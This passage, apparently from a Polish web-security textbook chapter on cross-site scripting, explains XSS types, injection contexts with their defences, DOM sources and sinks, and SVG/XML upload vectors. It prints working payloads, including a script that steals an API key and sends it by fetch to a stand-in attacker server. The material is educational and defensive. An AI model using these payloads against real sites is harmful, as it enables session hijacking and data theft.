1. W pierwszej kolejności nasłuchujemy na zdarzenie `onhashchange`. Jest ono wyzwalane, gdy w adresie URL zmieni się ta część, która znajduje się po haszku. Czyli np. jeśli w adresie URL znajdzie się najpierw `http://example.com#abc`,

a potem użytkownik zmieni adres na `http://example.com#def`, to zdarzenie zostanie wyzwolone.

2. Zmienna `id` będzie zawierała część URL-a znajdującą się za haszem. Czyli jeśli np. użytkownik wejdzie na stronę `http://example.com#123`, to zmienna `id` będzie miała wartość 123.
3. Do elementu w HTML o `id` `imageholder` zostaje przypisany fragment HTML z elementem `<img>`, którego atrybut `src` zawiera adres do obrazka zbudowany na bazie zmiennej `id`. Jeśli np. wartość `id` będzie równa 123, to wówczas zostanie utworzony HTML ``.

Gdzie więc leży tutaj problem? Rodzi go budowanie kodu HTML na bazie wejścia użytkownika bez jakiegokolwiek enkodowania danych. Jeżeli napastnik spróbuje przejść pod następujący adres URL: `http://example.com#qweqwe"%20onerror=alert(1)//`, to wówczas:

1. Zmienna `id` przyjmie wartość `qweqwe" onerror=alert(1)//`.
2. Zostanie utworzony HTML o treści ``. Utworzony obrazek ma więc nie tylko oczekiwany atrybut `src`, ale również `onerror` – z naszym własnym kodem JS!
3. Przeglądarka spróbuje pobrać obrazek z adresu `http://example.com/image-qweqwe`. Po pewnym czasie, gdy okaże się, że taki plik nie istnieje, przeglądarka wykona zdarzenie `onerror` na tagu `img`, efektywnie wykonując XSS.

Zauważmy, że w przeciwieństwie do wcześniejszych przykładów tym razem nasz złośliwy kod w żadnym momencie nie trafia do serwera – znajduje się bowiem po hashu w adresie URL, a ta część adresu URL nie jest wysyłana w komunikacji HTTP/HTTPS. Wykonanie własnego kodu JS było możliwe tylko dzięki takiemu kodowi, który już w aplikacji istniał. W podanym przykładzie niebezpieczne było przypisanie do `innerHTML`. W rzeczywistym kodzie tego typu groźnych konstrukcji może być znacznie więcej (np. `eval` czy przypisanie do `location`); do tego tematu wrócimy jeszcze w dalszej części tego rozdziału.

Podsumowując, w tej części przedstawione zostały trzy standardowe typy podatności XSS:

- ▶ *reflected XSS* – gdy część zapytania (np. parametry GET/POST, ciasteczka itp.) jest przepisywana na wyjściu,
- ▶ *stored XSS* – gdy złośliwy kod JS zostaje zapisany w bazie,
- ▶ *DOM XSS* – gdy wykonanie XSS jest możliwe ze względu na użycie niebezpiecznych funkcji w JS, takich jak `eval` czy `innerHTML`.

## SKUTKI XSS

Wiemy już, czym tak właściwie jest XSS (czyli możliwość wykonania własnego kodu JS w kontekście atakowanej aplikacji webowej) i poznaliśmy trzy standardowe typy tej podatności. Na razie jednak jedyny kod JS, jaki wykonywaliśmy, miał postać `alert(1)`. Wspomniałem, że jest to wystarczające do udowodnienia, że taka

podatność istnieje, ale zasadne jest w takim razie pytanie: czym w rzeczywistości może skutkować XSS?

W ramach przykładu rozważmy bardzo prostą aplikację WWW wyglądającą jak na rysunku 5.



Rysunek 5. Przykładowa aplikacja podatna na XSS

Kod tej aplikacji napisany w PHP zawarty jest w listingu 2.

Listing 2. Przykładowa strona z XSS-em

```
<!doctype html><meta charset=utf-8>
<body><h1>Panel admina</h1>
Twój magiczny klucz API: <span id=apikey><?= md5($_SERVER[
'HTTP_USER_AGENT']) ?></span><br>
<button id=button onclick="alert('Usunięto wszystkie rekordy')">
Usuń wszystkie rekordy</button>
<?=$_GET['xss']?>
</body>
```

Zakładamy więc, że ta aplikacja symuluje panel administratora jakiejś większej i poważniejszej aplikacji, w której z punktu widzenia napastnika ważne są następujące kwestie:

- ▶ do aplikacji można podać parametr GET o nazwie xss, który przepisywany jest bez enkodowania. Jest więc podatny na XSS,
- ▶ w aplikacji znajduje się klucz API, który napastnik może zechcieć wykraść,
- ▶ w aplikacji jest przycisk do usuwania wszystkich rekordów, który napastnik może chcieć wykonać.

Zacznijmy zatem od przygotowania pierwszego złośliwego kodu, tj. wykradającego klucz API i wysyłającego go na serwer napastnika. Napisanie takiego kodu może wymagać podstawowej znajomości języka JS.

Tutaj potrzebne są dwa kroki:

1. Odczytanie klucza API za pomocą JavaScript.
2. Napisanie kodu JS, który spowoduje wysłanie tego klucza na zewnętrzny serwer.

Gdy przyjrzymy się kodowi z listingu 2, możemy zauważyć, że klucz API przechowywany jest w elemencie `<span>` o id równym `apikey`. Wystarczy więc użyć standardowej funkcji z DOM API: `getElementById`, by znaleźć obiekt w drzewie DOM,

a następnie odczytać jego właściwość `innerText` w celu odczytania tekstu, który przechowuje:

```
let apikey = document.getElementById('apikey').innerText
```

Drugim krokiem jest wysłanie tego klucza na serwer napastnika. JS daje dziesiątki możliwości, by to zrobić, użyjemy więc jednej z najkrótszych: funkcji `fetch`. W najprostszym wywołaniu przyjmuje ona jeden argument będący adresem URL, który ma zostać pobrany. Kod będzie wyglądał następująco:

```
let apikey = document.getElementById('apikey').innerText;
fetch('//serwer-napastnika.local?apikey=' + apikey);
```

Praktyczne wykorzystanie podatności wymaga jeszcze dodania tego kodu w parametrze, w którym można wykorzystać XSS. Na przykład tak jak poniżej\*:

```
http://localhost:12345/test.php?xss=%3Cscript%3Elet%20apikey%20=%20
document.getElementById(%27apikey%27).innerText;%20fetch(%27//
serwer-napastnika.local?apikey=%27%20%2b%20apikey%27%3C/script%3E
```

Scenariusz ataku wymaga teraz podesłania tak spreparowanego linku do administratora aplikacji. Gdy tylko wejdzie on na stronę, na serwerze napastnika zostanie odebrane zapytanie, widoczne w `access_log` serwera:

```
[Fri Jun 07 12:34:56 2019] 127.0.0.1:51050 [200]: /?apikey=675c74d5f114ba25a
49fb0f4cb02f70f
```

W ten sposób klucz API wyciekł do zewnętrznego serwera! W Internecie i literaturze można spotkać się z określeniami, że jest to wyciek lub eksfiltracja danych.

W analogiczny sposób można doprowadzić do wycieku dowolnych innych danych z tej domeny, w której działa aplikacja podatna na XSS. Jeżeli więc mamy XSS np. w Gmailu, to jesteśmy w stanie za pomocą JS odczytać treść wszystkich e-maili obecnie zalogowanego użytkownika. Z kolei XSS w bankowości webowej pozwoliłby na wydobycie numerów rachunków, sald, list kontrahentów, historii transakcji itp. Innymi słowy: za pomocą XSS jesteśmy w stanie odczytać dowolne dane w kontekście zalogowanego użytkownika. Jest to pierwszy z typowych skutków XSS.


Wykorzystanie XSS w celu naciśnięcia przycisku będzie wyglądało podobnie do przykładu z wykradaniem klucza API. Zauważmy w listingu 2, że przycisk ma atrybut `id=button`. Wystarczy więc znów go zlokalizować i wykonać metodę `click()`, by zasymulować kliknięcie:

```
document.getElementById('button').click()
```

Gdy administrator przejdzie na stronę z tak przygotowanym kodem JS, efekt będzie taki jak na rysunku 6.

---

\* Niektóre znaki (np. nawiasy ostre: `<` i `>`) zostały zamienione na tzw. URL-enkodowanie. Jest to typowe enkodowanie znaków używane w adresach URL.



Rysunek 6. Przykład podatności XSS pozwalającej na wykonanie dowolnej akcji w kontekście zalogowanego użytkownika

Na tym przykładzie widać drugi typowy skutek podatności XSS, tj. możliwość wykonania dowolnej akcji w kontekście zalogowanego użytkownika. Jeśli więc użytkownik danej strony jest uprawniony do usuwania rekordów – możemy to zrobić, wykorzystując podatność XSS. Z kolei XSS w bankowości webowej mógłby pozwolić na zlecenie przelewu czy dodanie nowego odbiorcy zdefiniowanego itp.

Pamiętajmy zatem, że za każdym razem, gdy w Internecie widzimy XSS, w którym jako przykładowego kodu użyto `alert(1)`, to w tym samym miejscu może znaleźć się kod pozwalający:

- ▶ wykradać dowolne dane w kontekście zalogowanego użytkownika,
- ▶ wykonywać dowolne operacje w kontekście zalogowanego użytkownika.

Innymi słowy, XSS pozwala na przejęcie dostępu do sesji użytkownika.

W rzeczywistości skutków podatności XSS może być więcej, np. skanowanie portów<sup>2</sup>, atakowanie przeglądarki użytkownika (np. uruchomienie eksploita na nieaktualną wersję przeglądarki), przechwytywanie wciskanych klawiszy na stronie (keylogger), ataki phishingowe i wiele, wiele innych. Wszystkie związane są z kreatywnym użyciem możliwości, jakie oferuje JavaScript. Istnieją również narzędzia, takie jak BeEF<sup>3</sup>, które zawierają gotowe moduły pozwalające na dalsze wykorzystanie (post-eksploatację) XSS.

## KONTEKSTY XSS

Kluczowym tematem, który pozwala zrozumieć, dlaczego podatności XSS w dzisiejszych aplikacjach są nadal tak rozpowszechnione, są tzw. konteksty XSS. Do tej pory w niniejszym rozdziale przyjmowano założenie, że XSS wiąże się zawsze z potrzebą dodania nowego tagu HTML (nawet w przykładzie z DOM XSS, gdzie użyta była właściwość `innerHTML`). W rzeczywistości jednak dane podawane przez użytkownika mogą lądować w wielu miejscach kodu HTML: może to być zawartość tagu, atrybut, adres URL czy nawet string w JS. Okazuje się, że w tych przypadkach różna będzie zarówno metoda ataku, jak i obrony przed wstrzyknięciami złośliwego kodu.

W wielu poradnikach (zwłaszcza tych niższej jakości) dotyczących XSS można spotkać się z twierdzeniem, że ochrona przed XSS to wyłącznie enkodowanie danych podawanych przez użytkownika do postaci tzw. encji HTML. Enkodowanie to wygląda następująco:

- ▶ znak " (cudzysłów) zamieniany jest na &quot;;
- ▶ znak ' (apostrof) zamieniany jest na &#39;;
- ▶ znaki < > zamieniane są odpowiednio na &lt; i &gt;;
- ▶ znak & zamieniany jest na &amp;;

Metoda wydaje się słuszną, bo rzeczywiście zabezpiecza przed podatnością w najpopularniejszych wariantach. Na przykład użycie takiego enkodowania spowoduje, że we wcześniejszym przykładzie z wyszukiwarką kod `<div>Nie znaleziono wyników dla "<u>test"</div>` zamieniłby się w: `<div>Nie znaleziono wyników dla "&lt;u&gt;test"</div>`.

Encje &lt; i &gt; powodują, że przeglądarka wyświetli je jako znaki < i >, ale tracą one swe specjalne znaczenie jako znaki otwierające i domykające tagi HTML.

Dlaczego taka metoda zabezpieczenia nie zawsze jest wystarczająca? Rozważmy następujący przykład: `<img src=/images/[id].png>`.

Zakładamy, że aplikacja buduje fragment HTML, bazując na parametrze id podawanym przez użytkownika. Zakładamy również, że w tym parametrze znaki specjalne HTML są zamieniane na encje, jak opisano powyżej. Przed dalszą lekturą tego rozdziału sugeruję zastanowić się przez chwilę, jaka wartość parametru id pozwoli na wykonanie własnego kodu JS.

Zauważmy, że wartość atrybutu src nie jest umieszczona w cudzysłowach ani apostrofach. W takiej sytuacji parsery HTML kończą wartość parametru na dowolnym białym znaku (w najczęstszym wariantcie: spacji). Oznacza to, że w tym wstrzyknięciu nie potrzebujemy wcale żadnego ze znaków, które zamieniane są na encje, a utworzenie nowego atrybutu nie wymaga niczego więcej niż tylko spacji.

Jeżeli więc wartość id wyniesie "xxxyyy onerror=alert(1)//", to w HTML pojawi się następujący kod: `<img src=/images/xxxyyy onerror=alert(1)//.png>`.

Przeglądarka spróbuje pobrać obrazek spod adresu /images/xxxyyy, a gdy to się nie uda, wykona zdarzenie onerror, w konsekwencji wykonując kod JS podany przez napastnika. W tym wstrzyknięciu nie został więc zastosowany żaden znak specjalny HTML, a mimo to możliwe było wykorzystanie XSS.

Powyższy przykład jest tylko kroplą w morzu. Możliwych kontekstów XSS jest zdecydowanie więcej, a poniżej zostały przedstawione najpopularniejsze z nich. W każdym z przykładów zakładamy, że napastnik ma możliwość wstrzyknięcia własnego kodu w miejsce symbolu [XSS].

Tabela 1. Zestawienie typowych kontekstów XSS

WSTRZYKNIĘCIE W ZAWARTOŚCI TAGU	
FRAGMENT KODU	<code>&lt;div&gt;[XSS]&lt;/div&gt;</code>
METODA ATAKU	Najbardziej klasyczny wariant. Atak wymaga dodania wyłącznie własnego tagu HTML, np.: <code>&lt;div&gt;&lt;img src onerror=alert(1)&gt;&lt;/div&gt;</code>
METODA OBRONY	Zamiana znaków specjalnych HTML na encje.
WSTRZYKNIĘCIE W ZAWARTOŚCI ATRYBUTU	
FRAGMENT KODU	<code>&lt;div class="[XSS]"&gt;&lt;/div&gt;</code>
METODA ATAKU	Atak wymaga najpierw ucieczki z atrybutu class. W dalszej kolejności możliwe jest albo utworzenie nowego atrybutu HTML wywołującego JS, albo dodanie całkiem nowego tagu: Wariant I: <code>&lt;div class="" onmouseover=alert(1) "&gt;&lt;/div&gt;</code> Wariant II: <code>&lt;div class=""&gt;&lt;script&gt;alert(1)&lt;/script&gt;&lt;/div&gt;</code>
METODA OBRONY	Zamiana znaków specjalnych HTML na encje.
WSTRZYKNIĘCIE W ZAWARTOŚCI ATRYBUTU BEZ CUDZYSŁÓWÓW/APOSTROFÓW	
FRAGMENT KODU	<code>&lt;div class=[XSS]&gt;&lt;/div&gt;</code>
METODA ATAKU	Przykład podobny do poprzedniego, z tą różnicą, że brak cudzysłówów/apostrofów wokół wartości atrybutu umożliwia użycie spacji, by dodać własny kod JS, np.: <code>&lt;div class=x onclick=alert(1)&gt;&lt;/div&gt;</code>
METODA OBRONY	Jeżeli aplikacja generuje dynamicznie HTML, lepiej wartości atrybutów umieszczać wewnątrz cudzysłówów/apostrofów – ułatwia to zabezpieczenie przed XSS.
WSTRZYKNIĘCIE W ATRYBUCIE HREF	
FRAGMENT KODU	<code>&lt;a href="[XSS]"&gt;&lt;/a&gt;</code>
METODA ATAKU	Na pierwszy rzut oka ten przykład jest analogiczny do poprzednich i wymaga wyłącznie zabezpieczenia przed ucieczką z atrybutu href. W praktyce jest to niewystarczające, bowiem wartość atrybutu href jest adresem URL, który można nadużyć poprzez użycie protokołu javascript:. Kliknięcie w link jak poniżej spowoduje wykonanie kodu JS: <code>&lt;a href="javascript:alert(1)"&gt;&lt;/a&gt;</code> Podobny problem może dotyczyć innych atrybutów przyjmujących adresy URL, takich jak src czy action.
METODA OBRONY	Jeżeli użytkownik może w aplikacji podać adres URL, walidujemy, czy protokół w adresie to HTTP/HTTPS. Odrzucajmy wszystkie pozostałe.
WSTRZYKNIĘCIE W STRINGU WEWNĄTRZ KODU JS	
FRAGMENT KODU	<code>&lt;script&gt;var username="[XSS]";&lt;/script&gt;</code>

<p><b>METODA ATAKU</b></p>	<p>W tym przykładzie znajdujemy się wewnątrz stringu w JS. W pierwszej kolejności należy więc z tego stringu uciec, a następnie wykonać własny kod JS:</p> <pre>&lt;script&gt;var username="";alert(1)//";&lt;/script&gt;</pre> <p>Wiele aplikacji próbuje się bronić przed tym atakiem, uniemożliwiając wyjście ze stringu i enkodując znak " do postaci \". Zakładając, że jest to jedyna zamiana, to jest ona niewystarczająca. Jeśli bowiem dodamy nasz własny znak \, wówczas \" zostanie zamienione na \\ – sprawiając, że znak cudzysłowu znów będzie zamykał string.</p> <p>Zakładając nawet, że zostało to dobrze zrobione, nadal istnieje bardzo często stosowana metoda, by pomimo wszystko wykonać własny kod JS. Zauważmy, że enkodowanie znaku cudzysłowu jest <i>de facto</i> spojrzeniem wyłącznie na kontekst JS powyższego kodu. Ale nie zapominajmy, że ten kod znajduje się w tagu &lt;script&gt;, który przeglądarka musi wcześniej przetworzyć. Upraszczając, można założyć, że podczas parsowania HTML przeglądarka, gdy tylko zobaczy otwarcie tagu &lt;script&gt;, szuka, gdzie jest jego zamknięcie, nie zastanawiając się na razie nad tym, co jest w środku. Zobaczymy więc, co się dzieje, jeśli wpisemy nasze własne zamknięcie i otwarcie tagu &lt;script&gt;:</p> <pre>&lt;script&gt;var username="&lt;/script&gt;&lt;script&gt;alert(1)&lt;/script&gt;";&lt;/script&gt;</pre> <p>Pierwszy tag &lt;script&gt; zawiera naturalnie błąd składniowy (niedomknięty string). Z perspektywy napastnika nie ma to jednak żadnego znaczenia, jako że następny tag &lt;script&gt; wykona się normalnie – umożliwiając tym samym wykorzystanie XSS.</p>
<p><b>METODA OBRONY</b></p>	<p>Zalecaną metodą obrony jest enkodowanie wszystkich znaków niealfanumerycznych do postaci UTF-16, tj. \uXXXX. W takim przypadku nie będzie możliwości ani ucieczki ze stringu, ani z całego tagu &lt;script&gt;, np.:</p> <pre>&lt;script&gt;var username="\u003c\u002fscript\u003e\u003cscript\u003ealert\u0028\u0031\u0029\u003c\u002fscript\u003e";&lt;/script&gt;</pre>
<p><b>WSTRZYKNIĘCIE W ATRYBUCIE ZE ZDARZENIEM JS</b></p>	
<p><b>FRAGMENT KODU</b></p>	<pre>&lt;div onclick="change('[XSS]')"&gt;User1&lt;/div&gt;</pre>
<p><b>METODA ATAKU</b></p>	<p>Na pierwszy rzut oka wydaje się, że można w takiej sytuacji zastosować standardową ochronę jak przy atrybutach HTML. Zakładając, że taka ochrona jest stosowana, zobaczmy, co się wydarzy, jeśli na wejściu zostanie podany kod ' ');alert(1)//:</p> <pre>&lt;div onclick="change('&amp;#39;);alert(1)//')"&gt;User1&lt;/div&gt;</pre> <p>Patrząc na czysty kod HTML, w pierwszej chwili trudno może być dostrzec, dlaczego wykonanie XSS będzie tutaj skuteczne. Znak apostrofu został zamieniony na &amp;#39;, jednak jest to w tym przypadku niewystarczające, bowiem przeglądarka automatycznie dekoduje wszystkie encje HTML znajdujące się w wartościach atrybutów. Silnik JS zobaczy więc kod w postaci:</p> <pre>change('');alert(1)//')</pre> <p>Przykład ten pokazuje, że do ochrony przed XSS nie można podchodzić lekomyślnie. Z jednej strony użyty został standardowy sposób na zabezpieczenie się przed XSS dla atrybutów; z drugiej – pewne atrybuty mają specjalne znaczenie, np. zawartość atrybutu onclick jest traktowana jako kod JS, więc napastnik nie ma potrzeby uciekania z tego atrybutu.</p>

<b>METODA OBRONY</b>	<p>W przypadku zagnieżdżeń kontekstów należy pamiętać o odpowiedniej ochronie dla każdego z nich. Tutaj jest to używanie enkodowania zarówno właściwego dla atrybutów HTML, jak i dla stringów JS, np.:</p> <pre>&lt;div onclick="change('\u0027);alert(1)//')"&gt;User1&lt;/div&gt;</pre>
<b>WSTRZYKNIĘCIE W ATRYBUCIE HREF WEWNĄTRZ PROTOKOŁU JS</b>	
<b>FRAGMENT KODU</b>	<pre>&lt;a href="javascript:change('[XSS]')"&gt;CLICK&lt;/a&gt;</pre>
<b>METODA ATAKU</b>	<p>W tym przypadku warto zauważyć, że mamy tutaj połączonych wiele kontekstów, w tym kontekst atrybutu HTML oraz stringu JS. O jednym kontekście jednak w praktyce bardzo często się zapomina, chodzi tu mianowicie o adres URL. Zwróćmy uwagę, że jesteśmy w adresie URL, w którym używany jest protokół javascript:. Przeglądarki wspierają w tym kontekście jeszcze tzw. URL-encoding, tj. możliwość zapisywania dowolnych bajtów jako %xy, gdzie w miejsce xy należy wstawić kod heksadecymalny danego bajtu. I tak, np. %41 to litera A, a %27 to znak apostrofu:</p> <pre>&lt;a href="javascript:change('%27);alert(1)//')"&gt;CLICK&lt;/a&gt;</pre> <p>W tym przykładzie przeglądarka zdekoduje %27 do zwykłego apostrofu i silnik JS zobaczy poniższy kod, który umożliwi już przeprowadzenie ataku z wykorzystaniem XSS:</p> <pre>change('');alert(1)//')</pre>
<b>METODA OBRONY</b>	<p>Skuteczną metodą obrony przed tym atakiem byłoby zastosowanie enkodowania na trzech kolejnych warstwach:</p> <ol style="list-style-type: none"> <li>1. Enkodowanie wewnątrz stringu JS.</li> <li>2. Enkodowanie dla URL-encodingu.</li> <li>3. Enkodowanie encji HTML.</li> </ol> <p>W praktyce widać, że bardzo łatwo o którejs z tych metod zapomnieć, więc lepiej tego typu kod – jak w tym przykładzie – zrefaktoriować, aby dynamicznie generowany kod nie znajdował się wewnątrz atrybutu, w którym jest kod JS.</p>

## KONTEKSTY DOM XSS

Jak już wspomniałem, wykonanie własnego kodu JS nie musi wiązać się z tworzeniem kodu HTML. Do podobnych skutków może też doprowadzić używanie pewnych funkcji JS, takich jak `eval`. Zasadniczo z poziomu JS można zetknąć się z trzema typami funkcji, których użycie jest niebezpieczne.

### Funkcje typu eval

Część funkcji/metod przyjmuje jako argument string zawierający kod JS do wykonania. Najpopularniejszą z nich jest `eval`, ale groźne są również `Function` czy `setTimeout` (w wariancie, w którym pierwszy argument jest stringiem). Najczęściej wykorzystanie tego typu funkcji wiąże się z konkatencją danych podanych przez użytkownika z innym fragmentem kodu JS, np.:

```
eval("console.log('Hello " + user + " !')")
```

Zakładamy, że użytkownik ma kontrolę nad zawartością zmiennej `user`. Jeśli ta zmienna przyjmie wartość `');//alert(1)//`, to `eval` spowoduje wykonanie kodu:

```
console.log('Hello ');alert(1)//!')
```

Co dowodzi możliwości wykonania własnego kodu.

W celu ochrony przed tego typu podatnościami co do zasady zaleca się, by nie używać funkcji typu `eval` na danych pochodzących z niezaufanych źródeł (np. od użytkownika). Jeżeli z jakiegoś powodu używanie takich funkcji jest niezbędne, należy pomyśleć o enkodowaniu lub walidowaniu danych. W powyższym przykładzie enkodowane powinno być wyjście ze stringu (znak apostrofu oraz znak backslasha).

### Funkcje przyjmujące kod HTML

W przeglądarkowym DOM API istnieje duża liczba funkcji lub właściwości, które akceptują kod HTML, np. `innerHTML`, `outerHTML`, `insertAdjacentHTML`, `document.write`. Jeżeli w kodzie używane są te funkcje z danymi pochodzącymi od użytkownika, to należy pamiętać o enkodowaniu danych – zgodnie z opisanymi wcześniej zasadami dotyczącymi kontekstów XSS.

### Funkcje przyjmujące adres URL

Prawdopodobnie najmniej intuicyjnym punktem, gdzie można spotkać DOM XSS, są funkcje i właściwości, które przyjmują adres URL. Najprostszym przypadkiem jest po prostu obiekt `location` i jego metody, ale również np. właściwości `href` czy `src` obiektów typu `HTMLAnchorElement` lub `HTMLIFrameElement`. W tym przypadku groźne jest przypisanie URL-a z protokołem `javascript:`, który – jak już wiemy – pozwala na wykonanie własnego kodu JS. Poniższy kod spowoduje więc wykonanie XSS:

```
location = 'javascript:alert(1)'
```

Ogólnie funkcje i właściwości w JS, które mogą pozwolić na wykonanie nowego kodu JS (a więc posłużyć do wykonania XSS), są nazywane w angielskiej nomenklaturze *sinks* (dosł. zlew). Obok nich istnieją też *sources* (źródła), z których kod JS może pobierać dane. Ja osobiście tłumaczę te pojęcia na polski jako punkty wejścia (*sources*) i punkty wyjścia (*sinks*). Można to rozumieć tak, że złośliwy kod jest wprowadzany przez punkty wejścia do aplikacji, a punkty wyjścia powodują, że rzeczywiście się on wykonuje.

Przykładowymi punktami wejścia mogą być np. obecny adres URL strony (`location`), ciasteczka (`document.cookie`) czy komunikacja typu `postMessage`. Poszukiwanie podatności typu DOM XSS polega więc zazwyczaj na analizie kodu JS pod kątem występujących w nich punktów wejścia i sprawdzeniu, czy zmienne będące pod kontrolą użytkownika występują gdzieś w punktach wyjścia bez zabezpieczenia.

By lepiej zrozumieć ideę poszukiwania podatności DOM XSS, zobaczmy trzy przykłady oparte na realnych aplikacjach. Punkty wejścia i wyjścia w każdym z przykładów kodu są zaznaczone na czerwono.

Tabela 2. Przykłady podatności DOM XSS

PRZYKŁAD: LOCATION.HASH I INNERHTML	
FRAGMENT KODU:	<pre>window.addEventListener('hashchange', ev =&gt; {   let id = unescape(location.hash.slice(1));   document.getElementById('imageholder').innerHTML = ` &lt;img src="//example.com/image\${id}.png"&gt;`; });</pre>
ANALIZA:	<p>Ten sam przykład znalazł się również na początku tego rozdziału. Punktem wejścia, czyli miejscem, z którego pobierane są dane pochodzące od użytkownika, jest <code>location.hash</code>. Punktem wyjścia z kolei jest przypisanie do <code>innerHTML</code>, a więc możliwość podania własnego kodu HTML. Wystarczy więc tylko wymyślić, jaki kod należy wpisać, by przypisanie do <code>innerHTML</code> spowodowało wykonanie nowego kodu. Zauważmy, że zmienna <code>id</code> zostaje wykorzystana wewnątrz atrybutu <code>src</code> obrazka, co za tym idzie, konieczna jest ucieczka z tego atrybutu – a następnie jedną z opcji jest dodanie atrybutu <code>onerror</code>, który spowoduje wykonanie kodu JS.</p> <p><i>Summa summarum</i>, XSS wykonamy, jeśli prześlemy w adresie URL odpowiednią wartość po haszu, np.:</p> <pre>http://example.com/#"/onerror=alert(1)///</pre>
PRZYKŁAD: POSTMESSAGE I ATRYBUT ACTION	
FRAGMENT KODU:	<pre>window.addEventListener('message', ev =&gt; {   const url = ev.data.url;   const form = document.createElement('form');   form.action = url;   document.body.appendChild(form);   form.submit(); });</pre>
ANALIZA:	<p>Słowo wyjaśnienia do tego przykładu: w aplikacji obsługiwane jest zdarzenie <code>onmessage</code>. Wykorzystywany jest tutaj przeglądarkowy mechanizm komunikacji między różnymi ramkami zwany <code>postMessage</code>. Umożliwia on asynchroniczną komunikację pomiędzy dwiema ramkami na stronie. Wówczas jedna ramka może wysłać wiadomość:</p> <pre>frame.postMessage(obj, '*')</pre> <p>a w drugiej ramce zostanie wyzwolone zdarzenie:</p> <pre>window.addEventListener('message', ev =&gt; {   // Pole ev.data zawiera to samo, co obj   // w wywołaniu postMessage });</pre> <p>Jest to zatem jeden ze sposobów na przekazywanie danych do kodu JS.</p> <p>W przykładowym, podanym kodzie pobierana jest właściwość <code>url</code> z obiektu przekazywanego przez <code>postMessage</code>. Dalej tworzony jest obiekt typu <code>&lt;form&gt;</code>, w którym przypisywane jest pole <code>action</code>, a następnie formularz jest automatycznie wysyłany. Niebezpieczeństwo występuje w przypisaniu do <code>action</code> – jest to jedno z miejsc, które przyjmuje adres URL, a zatem możliwe jest przekazanie protokołu <code>javascript:</code>. Praktyczne wykorzystanie podatności mogłoby więc polegać na umieszczeniu podatnej strony w elemencie <code>&lt;iframe&gt;</code> i wykonaniu do niego <code>postMessage</code>, np.:</p>

	<pre>&lt;iframe src="podatna-strona.html" onload=attack()&gt;&lt;/iframe&gt; &lt;script&gt;   function attack() {     frames[0].postMessage({       url: 'javascript:alert(1)'     }, '*');   } &lt;/script&gt;</pre>
PRZYKŁAD: FETCH I EVAL	
FRAGMENT KODU:	<pre>async function vulnerable() {   const f = await fetch('pewna-strona.json');   const json = await f.json();    eval(json.name); }</pre>
ANALIZA:	<p>Ten przykład różni się od pozostałych, ponieważ muszą zostać spełnione jeszcze dodatkowe warunki, niewidoczne bezpośrednio w analizowanym fragmencie kodu, by w aplikacji wystąpił XSS. Aplikacja pobiera pewnego JSON-a, z którego następnie wyciąga pole name i przekazuje bezpośrednio jako argument funkcji eval. W tym przykładzie jest potencjał na XSS, ale jego wykorzystanie będzie możliwe tylko wtedy, jeśli użytkownik (np. przez inną funkcjonalność aplikacji) będzie miał kontrolę nad tym, co znajduje się w polu name. Jeśli okaże się, że tak, to wykorzystanie XSS sprowadza się do ustawienia wartości alert(1) w tym polu.</p>

## XSS NIE TYLKO W HTML

Wszystkie przedstawione dotychczas przykłady zakładały, że wprowadzenie XSS do aplikacji zawsze wiąże się z jakąś stroną w HTML. W rzeczywistości nie zawsze tak musi być i inne formaty plików również mogą pozwolić na wykonanie własnego kodu JS.

Założmy, że mamy w aplikacji funkcjonalność wgrywania plików na serwer. Przykładowo aplikacja może działać w adresie URL <https://example.com>, a pliki wgrane przez użytkowników będą serwowane z <https://example.com/uploads/>. W następnych przykładach zakładamy, że za każdym razem wgrywany plik będzie miał nazwę test – a za nim odpowiednie rozszerzenie. Pierwszym prostym wariantem wykorzystania podatności jest wgranie na serwer pliku HTML o treści `<!doctype html><script>alert(1)</script>`.

Po przejściu pod <https://example.com/uploads/test.html> powyższy kod zostanie wykonany, skutkując tym samym XSS.

Twórca aplikacji może zabezpieczyć się przed tym atakiem i zablokować możliwość wgrywania plików HTML. Jakie inne pliki można wówczas uploadować? Z kronikarskiego obowiązku wypada wspomnieć o SWF (pliki Flasha), które pozwalają wykonać XSS<sup>4</sup>, choć ze względu na coraz szybsze odchodzenie od tej technologii wydaje się, że ataki z jej użyciem będą w najbliższych latach już niepraktyczne\*.

\* Być może, Drogi Czytelniku, w chwili gdy czytasz te słowa, Flash jest już tylko (nie)miłym wspomnieniem z przeszłości...

Inny sposób na wykonanie kodu JS oferują pliki XML. W szczególności ciekawym formatem jest opierający się na XML format SVG. Część aplikacji WWW pozwala na upload plików SVG, jako że jest to format obrazków. Nie wszyscy zdają sobie jednak sprawę, że SVG może też zawierać skrypty, które zostają wykonane w kontekście witryny, z której plik SVG jest uruchomiony. Wystarczy więc przygotować plik o zawartości:

```
<svg xmlns="http://www.w3.org/2000/svg">
<script>alert(1)</script>
</svg>
```

Po jego uploadzie na serwer i przejściu pod adres <https://example.com/uploads/test.svg> – wykona się XSS!

Analogiczny atak może zadziałać w dowolnym innym formacie opierającym się na XML. Najbardziej uniwersalnym kodem, którego można wówczas użyć, by przetestować występowanie podatności, jest poniższy:

```
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns="http://www.w3.org/1999/xhtml">
<script>alert(1)</script>
</html>
```

Zdefiniowanie atrybutu xmlns o wartości <http://www.w3.org/1999/xhtml> w głównym elemencie XML powoduje, że przeglądarka zaczyna traktować ten dokument niemalże tak, jak gdyby był zwykłym HTML-em. Co za tym idzie, pojawia się możliwość wykonania dowolnego kodu JS.

## **XSS A DOPUSZCZANIE FRAGMENTÓW HTML**

